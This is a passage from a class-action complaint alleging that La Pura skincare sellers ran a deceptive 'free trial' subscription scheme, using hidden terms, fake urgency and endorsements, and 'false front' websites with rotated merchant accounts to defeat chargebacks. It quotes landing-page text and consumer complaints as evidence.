
135. The “Shark Tank” affiliate page is no longer linked to a La Pura landing page, but on information and belief, that URL was either <https://www.try-la-pura-skincare.com/lm/> or <https://www.try-la-pura-skincare.com/l3/> - both landing pages which were operated by the La Pura Defendants and their group of shell companies. The existence of these landing pages is not immediately apparent to anyone other than the victims. Anyone who wanted to visit La Pura’s main website, www.try-la-pura-skincare.com—which was deliberately made inaccessible—would be unable to find the landing pages and would never even know they existed.

136. A partial image of one of two La Pura landing pages, <https://www.try-la-pura-skincare.com/lm/>, appears below:¹⁴




¹⁴ La Pura Website, <https://www.try-la-pura-skincare.com/lm/> (last visited May 16, 2020).

137. If a user visits this landing page on a desktop computer, there is a link to a terms of service buried at the bottom of the screen, below the fold, which requires users to scroll down to see it. The text linking to that terms of service is set in gray text with a grey background and made intentionally difficult to see. It is further combined with several other links, and the text color is identical to a lengthy nearby paragraph (meaning that it is not at all obvious that it is even a clickable link).



138. If a user visits the landing page on a mobile device, which now constitutes the vast majority of Internet traffic, there are no terms of service or disclaimers visible whatsoever. Instead, a pop-up covers the bottom portion of the screen, encouraging victims to click to “Get Free Bottle” where they are taken to another “shipping information” page and asked for their full name, address, phone number, and email address.



139. At the very bottom of this order page, there is a “TERMS” hyperlink.

AA try-la-pura-skincare.com

Phone number

Email:

Where we'll email you

GET FREE BOTTLE

HACKER SAFE McAfee SECURE Norton SECURED

Representations regarding the efficacy and safety of LaPura have not been evaluated by the Food and Drug Administration. The FDA only evaluates foods and drugs, not supplements like these products. These products are not intended to diagnose, prevent, treat, or cure any disease. CLICK HERE to find evidence of a test, analysis, research, or study describing the benefits, performance or efficacy of anti-aging cream based on the expertise of relevant professionals.

By submitting the form, you consent for LaPura and its agents to call and text you with offers, reminders, and other info at the number provided, including possibly using automated technology. Consent is not a condition of purchase. Because of technological limitations, we cannot guarantee that our websites can recognize and honor Do-Not-Track requests.

2020 © LaPura Wrinkle Freezing Moisturizer — All rights reserved.

Customer Service: (833) 409-5510

TERMS | PRIVACY POLICY | CONTACT US

1 140. Again, the font is in tiny text, set to be the same color as the nearby paragraphs
2 so that victims will not realize it is a link, and to even see it requires victims to scroll down
3 to the bottom of the page and past the order form itself. Nowhere in the ordering process
4 on either desktop or mobile is the victim required to check a box to agree to this terms of
5 service or to otherwise indicate any form of assent.

6 141. Buried in the lengthy terms of service is a section entitled, “Product &
7 Billing,” which states that everything the victims were being told on the website itself about
8 the La Pura sample being “free” is in fact false: they must cancel within 14 days of their
9 order or they will be billed an additional \$88.46 “for your initial order,” and, in fact, they
10 only have 10 days to cancel because shipping will take 4 days. The terms of service further
11 states that if the customer does not cancel within the 14-day period, La Pura will
12 automatically bill the customer \$93.42 every thirty days for a new 30-day supply of the
13 product.

14 142. Users signing up for a trial of La Pura through this landing page are subjected
15 to a number of false or misleading representations. Most reprehensible is the fact that
16 victims are never told they will be signed up for a monthly subscription for the product
17 costing them \$93.42 a month. In fact, they are told exactly the opposite: that they will
18 “[j]ust pay a small shipping fee.” And on the check-out page, victims are shown a graphic
19 stating unambiguously that the price they will pay is “FREE,” with \$4.97 for “Shipping &
20 Handling.”


143. A few weeks later, victims who were told that they would pay only a small shipping fee for the La Pura product are understandably shocked to see their credit card billed for an additional \$88.46 to which they did not agree. If they do not immediately call to cancel, they find themselves being billed endlessly, each and every month. This is nothing more than credit card fraud—lying to customers about what they will pay, taking their credit card information, and billing them for something they never agreed to. But this is just the beginning of the Defendants’ misrepresentations.

144. Victims are falsely told that La Pura has been “featured in” a number of magazines, including Marie Claire, Vogue, Cosmopolitan, Elle, and New You.



145. This misrepresentation is meant to dovetail with the fake celebrity affiliate ads, which the Defendants know their victims will see as part of the sales funnel.

146. The landing page also presents a series of fake “before and after” photos. These photos are labeled as “Real People” and “Real Results.” But on information and belief, none of them are in fact La Pura customers. For example, “Annie,” who supposedly used La Pura to restore her skin, is in fact journalist Emily Rekstis, who posted the before and after photo of herself below on an article she wrote for Self magazine about her experience with a 10-Step Korean beauty regime involving a number of products, but not La Pura.¹⁵



147. Victims are told that La Pura has been “clinically proven” to help their skin in a number of ways, including boosting hydration and nourishment, repairing and revitalizing damaged skin, restoring elasticity and firmness, lifting and plumping sagging skin, and eliminating wrinkles and fine lines. On information and belief, La Pura has not in fact been clinically proven to do any of these things, and in fact it cannot do any of them.

¹⁵ Emily Rekstis, *I Tried a 10-Step Korean Skin-Care Regimen for a Week, and Here Are the Results*, Mar. 26, 2016 (https://www.self.com/story/how-to-do-10-step-korean-skincare-routine?mbid=social_facebook) (last visited May 21, 2020).

148. Victims are also repeatedly told that the supply of La Pura is limited. On the landing page, a banner at the top of the page states: “WARNING: due to extremely high demand, there is limited supply of Product in stock as of [DATE].”¹⁶ The website is programmed to automatically insert whatever the current date is, regardless of whatever the current supply of La Pura actually is.

WARNING: Due to extremely high demand, there is limited supply of Product in stock as of **Saturday, May 16, 2020**

149. When a victim proceeds to the check-out page, they are presented with a graphic with red highlight supposedly describing the Sell-Out Risk as “HIGH.”


In Stock
Sell Out Risk: HIGH

150. Also on the check-out page is a graphic urging them to get their “free” bottle “while supplies last.”




¹⁶ La Pura Website, <https://www.try-la-pura-skincare.com/lm/> (last visited May 16, 2020).

151. A timer at the top of the check-out page counts down from five minutes, warning consumers that it is a “limited time offer.” But in fact, the timer is a fake—at the end of the countdown, nothing happens, and the consumer can still sign up for the offer.



152. The second known landing page for La Pura is <https://www.try-la-pura-skincare.com/l3/>. This page is a common template used by free trial scammers according to the BBB, *see* Ex. 1 at 6, and it contains similar representations to the “lm” landing page shown above.




1
2 153. Just like the “lm” landing page, the desktop version of the “l3” landing page
3 features a link to a terms of service buried at the bottom of the screen, below the fold, which
4 requires users to scroll down to see it. The text linking to that terms of service is combined
5 with several other links, and the text color is identical to a lengthy nearby paragraph
6 (meaning that it is not at all obvious that it is even a clickable link). On the mobile version
7 of the “l3” landing page, the terms of service is visible, but again requires scrolling to the
8 bottom of the page, and it is unclear that it is a link. Neither the mobile or desktop version
9 of the “l3” landing page requires any check box or other act of assent by the victim.

10 154. The “l3” landing page makes similar misrepresentations as the “lm” landing
11 pages to the La Pura victims. Consumers again told both that there is a limited supply, that
12 there is a time limit, and are told that La Pura has been the subject of “recent media
13 coverage.” And again, the current date is simply automatically inserted by the source code.

14
15 **ATTENTION: Due to high demand from recent media coverage we can no longer guarantee supply.**
16 **As of Thursday, May 21, 2020 we currently have product in-stock and will ship within 24 hours of purchase.**
17
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155. The “l3” page makes similar representations that the product can alter the functionality and appearance of human skin.



156. After victims click on “Rush My Trial” on the “l3” landing page and enter their personal information, they are taken to a check-out page. An image of the “l3” check-out page appears below.

OUR 2019 BEST SELLER

1 SHIPPING INFO 2 FINISH ORDER 3 SUMMARY

Internet Exclusive Offers Available to US Residents Only

Great job! You're taking your first step towards better skin. Act now so you don't miss out on this offer!

Current Availability: **LOW STOCK**. Sell-out Risk: **HIGH**

Just pay a small shipping fee. Enjoy your expedited delivery to „
Your order is scheduled to arrive by **Sunday, February 2, 2020**

la'pura Clear

la'pura

La'Pura Anti-Age
30 Day Supply

Price \$0.00

Shipping & Handling: \$4.95

TOTAL \$4.95

CONFIRM YOUR EXCLUSIVE TRIAL NOW!
LIMITED QUANTITIES AVAILABLE

FINAL STEP
PAYMENT INFORMATION

We Accept:

Is your billing address the same as your shipping address?
☒ YES ☐ NO

Card Type: Card Type

Card #:

Exp. Date: Month Year

CV: [What's This?](#)

Secure 256 Bit Encrypted Connection

COMPLETE CHECKOUT

MasterCard. SecureCode. Verified by VISA

By completing or submitting a registration form or partial registration form you are consenting to receive SMS, wireless or other mobile offering to your cell phone. You understand that your wireless carrier's standard charges and rates apply to these messages. For SMS text messages, you may remove your information by replying "STOP", "END", or "QUIT" to the SMS text message you have received and we will remove your personal information within 10 days of receiving such requests.

© 2020 La'Pura Anti-Age Terms & Conditions Privacy Policy Contact Us Customer Service: (877) 701-1128

157. As with the “lm” landing page, the “l3” check-out page repeats the urgency that consumers must “Act now” because the Current Availability is “LOW STOCK” and the Sell-out Risk is “HIGH.” A prominent arrow claims there are “LIMITED QUANTITIES AVAILABLE.”

158. And as with the “lm” landing page, the “l3” check-out page repeatedly calls the offer a “trial” and falsely represents to consumers that they will pay “\$0.00” for the product, and will only pay a small shipping and handling fee.

159. Once again, consumers signing up for a “free trial” of La Pura through this landing page are subjected to a number of false or misleading representations, including that they only will pay a small shipping fee, when in truth they have been auto-enrolled for a monthly subscription.

The La Pura Defendants’
“False Front” Websites

160. Just as an old-time speakeasy would maintain a false front of a legitimate business operation to distract law enforcement from their criminal activities, the La Pura Defendants also operate other websites whose sole purpose is to trick anyone conducting an investigation into the validity of these purchases, including a bank or credit card company deciding whether to grant a chargeback to a consumer who complains. The La Pura Defendants further operate hundreds of “false front” websites for non-existent products which, on information and belief, were used to apply for hundreds of separate merchant accounts for the purpose of avoiding fraud detection.

161. Plaintiff Tan was billed from three separate merchant accounts: (1) beautifullyremarkableh; (2) beautyhealthremarkable; and (3) skincarehealthybeautygroup. This is itself a glaring red flag: an ordinary company does not need to maintain three different merchant accounts to bill their customers. But the La Pura Defendants maintained **hundreds** of such merchant accounts under a host of shell companies, using them in a churn-and-burn scheme to commit bank fraud and injure the Class.

162. The company which billed Ms. Tan from the “beautifullyremarkableh” merchant account is, on information and belief, Total Health Supply TUA, Inc., a company that is nominally located in Santa Ana, CA. The company operates a website called beautifullyremarkablehealthyskin.com, which bills under the merchant account “beautifullyremarkablehealthyskin.”¹⁷ On information and belief, this account name was truncated in an e-mail sent to Ms. Tan. The website purports to be for a product line of creams and serums called Beautifully Remarkable Healthy Skin—but on information and belief, none of them actually exist. Instead, the website and the company were both a sham,

¹⁷ Beautifully Remarkable Healthy Skin Website, <https://beautifullyremarkablehealthyskin.com/policies/terms-of-service> (last visited May 23, 2020).

1 used to apply for merchant accounts which were instead used to bill victims for the La Pura
2 products.

3 163. The company which billed Ms. Tan from the “beautyhealthremarkable”
4 merchant account is also Defendant Total Health Supply TUA Inc. The company operates
5 a website called beautyhealthremarkableskin.com, which states in its terms of service that
6 customers will be billed using the “beautyhealthremarkable” merchant account.¹⁸ The
7 website purports to be for a product line of creams and serums called Beauty Health
8 Remarkable—but on information and belief, none of them actually exist. Instead, the
9 website and the company were both a sham, used to apply for merchant accounts which
10 were instead used to bill victims for the La Pura products.

11 164. The company which billed Ms. Tan from the “skincarehealthybeautygroup”
12 merchant account is, on information and belief, Defendant DL Group, Inc., a company that
13 is nominally located in Arcadia, CA. The company operates a website called
14 skincarehealthybeautygroup.com.¹⁹ The website purports to be for a product line of creams
15 and serums called Skin Care Healthy Beauty Group—but on information and belief, none
16 of them actually exist. Instead, the website and the company were both a sham, used to
17 apply for merchant accounts which were instead used to bill victims for the La Pura
18 products.


19 165. On information and belief, the remaining shell companies created by the La
20 Pura Defendants each operate various “false front” websites designed to assist them in
21 applying for merchant accounts and defrauding banks. The known “false fronts” operated
22 by each shell company are identified in Exhibit 2, which is incorporated herein by
23 reference.

24
25
26
27 ¹⁸ Beauty Health Remarkable Skin Website,
<https://beautyhealthremarkableskin.com/policies/terms-of-service> (last visited May
23, 2020).

28 ¹⁹ Skin Care Healthy Beauty Group Website,
<https://www.skincarehealthybeautygroup.com/> (last visited May 23, 2020).

166. While victims signed up for a free trial on the website <https://www.try-la-pura-skincare.com>, the La Pura Defendants maintained a second website—<https://www.la-pura-skinproducts.com>. This website was designed to appear legitimate, and makes prominent disclosures of the trial terms. It further includes a shopping cart that requires a check-box to agree to a lengthy and prominent disclosure of the terms and nature of the product subscription, and in all respects is designed to appear compliant with the law.

Pay secure using your credit card.




☐ By placing an order with us, you agree to our full [Terms And Conditions & Privacy Policy](#) and the enrollment in our auto-ship program if you have selected a membership package.

LaPura - 14 Day Trial (You will be charged \$4.95 S&H today and sent a 30 day supply. Upon shipping you will have a 14 day trial (10 day trial + 4 day shipping) from shipment to cancel your membership and avoid being charged \$89.99, which is the full price of the product. If you are satisfied with the product, you need do nothing else and upon the expiration of the trial period, you will be billed \$89.99. Thirty days after your trial period ends and every thirty days thereafter, we will send you a fresh monthly supply at the low price of \$94.94 (\$89.99 + \$4.95) per month until you cancel your membership. Note: after 12 months of rebills you must reauthorize the subscription should you still be interested in continuing monthly shipments. The trial period begins from the day of shipment of the product.

LaPura - 16 Day Trial (You will be charged \$3.95 S&H today and sent a 30 day supply. Upon shipping you will have a 16 day trial (12 day trial + 4 day shipping) from shipment to cancel your membership and avoid being charged \$69.99, which is the full price of the product. If you are satisfied with the product, you need do nothing else and upon the expiration of the trial period, you will be billed \$69.99. Thirty days after your trial period ends and every thirty days thereafter, we will send you a fresh monthly supply at the low price of \$73.94 (\$69.99 + \$3.95) per month until you cancel your membership. Note: after 12 months of rebills you must reauthorize the subscription should you still be interested in continuing monthly shipments. The trial period begins from the day of shipment of the product.

Your order will be shipped in 1-2 business days and tracking number will be issued to your email. To cancel your order, please call our Customer Service toll free number at (877) 256-7948 or email us at info@la-pura-skinproducts.com. The charge will appear on your credit card statement as la-pura-skinproducts.com.

☐  (\$1.00 for shipping insurance will be billed separately)

[Place Order](#)

la'pura.

1
2 167. But this second website is a fake. Victims do not actually sign up for the free
3 trial there, and never actually view it as part of the ordering process. Instead, the sole
4 purpose of this “false front” is to defraud the victim’s credit card or banking institution.
5 When a customer complains or requests a chargeback, the La Pura Defendants falsely claim
6 to the bank that the customer visited this second website and agreed to its prominent
7 disclosures. And in their e-mail communications with customers or their banks, including
8 Ms. Tan, the La Pura Defendants used an e-mail address from this second website as part
9 of their efforts to fraudulently convince banks that their victims had in fact consented to
10 the terms. In all respects, the “false front” website is designed to look like a legitimate
11 company and not a scam.

12 168. On information and belief, Plaintiff and other victims of this scam were
13 directed to the landing pages try-la-pura-skincare.com/lm/ or try-la-pura.skincare.com/l3/,
14 rather than the “false front” website.

15 169. On information and belief, the La Pura Defendants are using the “false front”
16 website to fraudulently convince bank employees that victims had purchased La Pura
17 products from that website, as opposed to the landing pages to which affiliates and
18 advertisers actually directed their traffic.

19 170. The maintenance of these “false front” websites is itself an act of deception,
20 intended not just to hide from law enforcement, but to prevent consumers from exercising
21 their lawful right to a chargeback by their bank or credit card company for charges to which
22 they never agreed. Presented only with the false front, banks and credit card companies
23 cannot know that there is fraud being conducted behind it.

24 171. The Federal Trade Commission has recognized this tactic as a common one
25 used by this kind of scammer: “The defendants sometimes hosted multiple versions of the
26 same promotion. If consumers navigated from an embedded link on another site – the much
27 more likely way people would learn about a product – they were taken to pages where
28 products were offered for sale with what the FTC says were undisclosed automatic

shipment programs. But a funny thing happened if you just typed in the URL – for example, rippedmuscle.com. That took you to an entirely different site that included more visible disclosures of the trial offer. Why would a company create those different versions? The complaint suggests that it could have been done in an attempt to have a ‘clean’ version for banks, payment processors, and law enforcers.”²⁰

172. This is exactly the deception Defendants have committed here. On information and belief, the La Pura Defendants operate a host of shell companies, which run websites promoting La Pura products, including www.la-pura-skinproducts.com. Each presents itself to visitors as if it is the official website of various similar products with slightly different names and labels; however, this makes no sense because there is no business reason to sell the same products from different shell companies, with near-identical websites. The true purpose of these websites is to make it more difficult for banks to identify the La Pura operation as a fraud by separating out and controlling which merchant accounts and which shell companies the chargebacks are attributed to, and thus preventing or delaying any one merchant account from being identified as conducting a fraud.

173. On information and belief, the La Pura Defendants present the “false front” website www.la-pura-skinproducts.com to customer’s banks whenever a chargeback is being investigated, fraudulently representing to the bank that it was the website the customer used to sign up for La Pura.

174. On information and belief, the La Pura Defendants have spread their charges over multiple shell corporations as reflected by multiple merchant accounts to avoid accumulating too many chargebacks on any one account and being flagged for the fraud they are conducting. As the BBB report stated: “in one FTC case an ISO spread the credit card charges over 26 merchant accounts to disguise the fraud activity.” Ex. 1, at p. 11.

²⁰ Leslie Fair, *Fauxmats, false claims, phony celebrity endorsements, and unauthorized charges*, Federal Trade Commission Business Blog (2017), <https://www.ftc.gov/news-events/blogs/business-blog/2017/11/fauxmats-false-claims-phony-celebrity-endorsements> (last visited Sept. 6, 2019).

1 175. Ms. Tan experienced the same pattern. Within one day, she was billed from
2 two different merchant accounts – referred to as Merchant Identifications (“MIDs”) – for
3 La Pura’s products. Even La Pura’s confirmation email to Ms. Tan stated she may be billed
4 from three different merchant accounts: (1) beautifullyremarkableh; (2)
5 beautyhealthremarkable; and (3) skincarehealthybeautygroup.

6 176. The La Pura Defendants designed their scam exactly in accordance with the
7 one Neil Patel described in his keynote speech to a roomful of scammers: “Or the credit
8 card processors where you guys rotate up the chargebacks so then that way, then you guys
9 can keep processing the money.... You guys, many of you have issues with credit card
10 processing, so you’ll do things like, I forgot what the saying is but they rotate up the MIGs
11 or the MIDs, I don’t know what the saying is but it’s more so they’re controlling where the
12 chargebacks are going.”²¹

13 177. Numerous victims of La Pura’s scam explained in detail their experiences in
14 complaints posted on the Better Business Bureau, which were similar or identical to that
15 of Ms. Tan. Indeed, La Pura received the lowest possible “F” rating on the BBB website.

16 178. A victim posted on November 22, 2019: “Miss representation [sic]. I did not
17 order the product sent to me...they sent it to me automatically. And would not cooperate
18 with the refund policy. I would like a total refund.”²²

19 179. An elderly victim posted on September 19, 2019: “They said the only charge
20 would be shipping and that as not true. I have called them but to no avail. Please help. I’m
21 83 years old and cannot afford it. This came up on internet as a free gift and would only
22 be charged a small shipping fee...I called them trying to return it and was told only then
23 that the actual cost was \$89 plus and they refused to cancel.”²³

24
25
26 ²¹ Neil Patel, *The Future of Affiliate Marketing: It’s Not What You Think*,
27 <https://www.youtube.com/watch?v=2hUdbztKLY4> (last visited Jan. 3, 2019) (emphasis
added).

28 ²² La Pura BBB Page, [https://www.bbb.org/us/fl/odessa/profile/not-elsewhere-
classified/lapura-skin-care-0653-90352238/complaints](https://www.bbb.org/us/fl/odessa/profile/not-elsewhere-classified/lapura-skin-care-0653-90352238/complaints) (last visited May 24, 2020).

²³ *Id.*

1 180. Another victim posted on September 11, 2019: “False advertising La Pura
2 products, and will only refund 35%. Sometime in August, I ordered face and eye cream
3 for shipping and handling supposedly about \$10, but now have been charged \$89.99 and
4 \$69.99. Called the company and they will only refund 35%.”²⁴

5 181. Another victim posted on September 5, 2019: “La Pura offers a free sample if
6 you agree to pay shipping charges. Once they have your payment information, they bill
7 you excessive amounts. I agreed to a one-time shipping charge for a free sample of their
8 face cream. Over the next month, there have been four additional charges totaling \$329!!
9 When I call the customer service number on their website, they are ‘unable to find my
10 account’ so they cannot address the charges or escalate the call to a supervisor because I
11 don’t have an account...I will do whatever it takes to get my money back from these
12 crooks!! With all the complaints in just a few months, how can a company like this be
13 allowed to continue operating? Their free sample is **** and now I’m getting ridiculous
14 charges for no further products or services. I don’t understand how this isn’t illegal!!”²⁵

15 182. A victim posted on April 9, 2020: “The company scammed me (no mention
16 in their trial ad that I would automatically receive more of the product monthly, nor
17 anything about the real cost of the product). The ruse was just pay the postage for the
18 sample and try it! With no further conversation, they automatically billed my credit card
19 repeatedly. When I finally realized 3 months later what was going on, I took steps to stop
20 it and was successful in getting them to refund that month's charge. But there remains the
21 matter of the additional \$353.60 they charged without my consent. I feel I am still owed
22 that. I offered to send back the unopened boxes of product if they would send a postage-
23 paid address label, which they refused to do.”²⁶

24 183. These are just a sample of the more than 100 complaints posted on the BBB
25 website. It is not a coincidence that so many victims are reporting the exact same thing:
26

27 ²⁴ *Id.*

28 ²⁵ *Id.*

²⁶ *Id.*

1 that they were told the La Pura sample would be free, that they later discovered they had
2 been billed hundreds of dollars for a subscription they did not sign up for, and that when
3 they tried to cancel their unauthorized subscription, the company made it as difficult as
4 possible to do so. This is how the Defendants treat all of their victims—and the La Pura
5 Products were just a thin excuse to commit rampant credit card fraud.

6 184. La Pura purports to post a “company response” to some of the complaints by
7 assuring the victims that they will receive a full refund. But there is no guarantee these
8 victims actually received a full refund. Indeed, some victims report that the company
9 requires them to return the products, but then never sends the required shipping labels to
10 permit them to do so. This is all part of the La Pura Defendants’ deceptive strategy designed
11 to exhaust their victims until they give up.

12 **The La Pura Defendants’ Misrepresentations**

13 **Regarding Reviews and Endorsements**

14 185. On information and belief, the La Pura Defendants marketed the La Pura
15 Products exclusively through affiliate marketing networks, such that every customer who
16 purchases a product from them will be exposed to and view the fake celebrity and magazine
17 endorsements described herein. Indeed, representations on both landing pages claim that
18 the product has been the subject of either media attention or magazine articles, such that
19 every member of the Class would necessarily have been exposed to them.

20 186. These celebrity reviews and magazine appearances are material to the
21 customers’ decisions to purchase La Pura’s products. Because these celebrities and
22 magazines are well-known with well-guarded reputations, their positive, yet fraudulent,
23 “reviews” of the products misleads customers into believing that the La Pura Defendants
24 are a credible, well-established company. These celebrities are generally beautiful with
25 desirable appearances, so their fake quotes suggesting they obtained their beauty by using
